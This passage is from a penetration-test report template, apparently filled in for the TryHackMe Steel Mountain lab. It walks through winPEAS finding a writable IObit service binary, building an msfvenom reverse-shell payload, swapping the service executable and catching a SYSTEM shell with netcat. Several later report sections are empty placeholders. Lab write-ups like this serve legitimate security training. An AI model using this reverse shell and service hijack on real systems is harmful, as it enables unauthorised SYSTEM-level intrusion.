


```
 Directory of C:\Windows\Tasks

07/10/2022  08:14 AM    <DIR>          .
07/10/2022  08:14 AM    <DIR>          ..
09/26/2019  08:17 AM               286 ASC9_SkipUac_adm.job
09/26/2019  08:17 AM    <DIR>          ImCleanDisabled
07/10/2022  08:14 AM         1,794,560 winpeas.exe
               2 File(s)      1,794,846 bytes
               3 Dir(s)  44,152,049,664 bytes free

C:\Windows\Tasks>.\winpeas.exe servicesinfo
.\winpeas.exe servicesinfo
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside the ho
 run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

             *((,.,/((((((((((((((((((((/,  */
      ,/*,..*((((((((((((((((((((((((((((((((((,
    ,*/((((((((((((((((((/,  .*//((//**, .*(((((((*
    ((((((((((((((((**********/########## .(* ,((((((
    (((((((((((/********************/####### .(. ((((((
    ((((((..******************/@@@@@/***/###### ./((((((
    ,,....********************@@@@@@@@@@(***,#### .//((((((
    , ,..********************/@@@@@%@@@@/********##((/ /((((
    ..((###############*********/%@@@@@@@@@/************,,..((((
    .(##################(/******/@@@@@/****************.. /((
```



```
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆□ Services Information ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆

◆◆◆◆◆◆◆◆◆◆□ Interesting Services -non Microsoft-
◆ Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://b
ook.hacktricks.xyz/windows/windows-local-privilege-escalation#services
    AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCa
re\ASCService.exe] - Auto - Running - No quotes and Space detected
    File Permissions: bill [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/Creat
eFiles])
    Advanced SystemCare Service
   =================================================================================================

    AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
    Amazon SSM Agent
   =================================================================================================
```


– as we can see it identified the write permissions on the service so we will copy our payload creatted using msfvenom into the binary , stop the service , copy the payload , rerun the service while pre setting out netcat listener and we get a connection back as authority system



```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmountain]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.77.245 LPORT=1234 -f exe -o Advanced2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: Advanced2.exe

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmountain]
└─# ls
39161.py  Advanced2.exe  ASCService.exe  nc.exe  winPEASx64.exe

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmountain]
└─# 
```

Figure 3.9: certutil

– here we generated the payload



```
  12 Dir(s)  44,151,783,424 bytes free

C:\Program Files (x86)\IObit\Advanced SystemCare>sc stop AdvancedSystemCare9
sc stop AdvancedSystemCare9
[SC] OpenService FAILED 1060:

The specified service does not exist as an installed service.


C:\Program Files (x86)\IObit\Advanced SystemCare>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×0

C:\Program Files (x86)\IObit\Advanced SystemCare>copy Advanced2.exe ASCService.exe
copy Advanced2.exe ASCService.exe
Overwrite ASCService.exe? (Yes/No/All): yes
yes
        1 file(s) copied.

C:\Program Files (x86)\IObit\Advanced SystemCare>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
```

```
Final size of exe file: 73802 bytes
Saved as: Advanced2.exe

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmount
└─# ls
39161.py  Advanced2.exe  ASCService.exe  nc.exe  winPEAS

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmount
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.159.86 - - [10/Jul/2022 11:38:11] "GET /Advanced2.
exe HTTP/1.1" 200 -
10.10.159.86 - - [10/Jul/2022 11:38:12] "GET /Advanced2.
exe HTTP/1.1" 200 -
```

```
┌──(root💀kali)-[~]
└─# nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.159.86 49263
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 3.10: certutil

```
-- and we are authority system
```

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code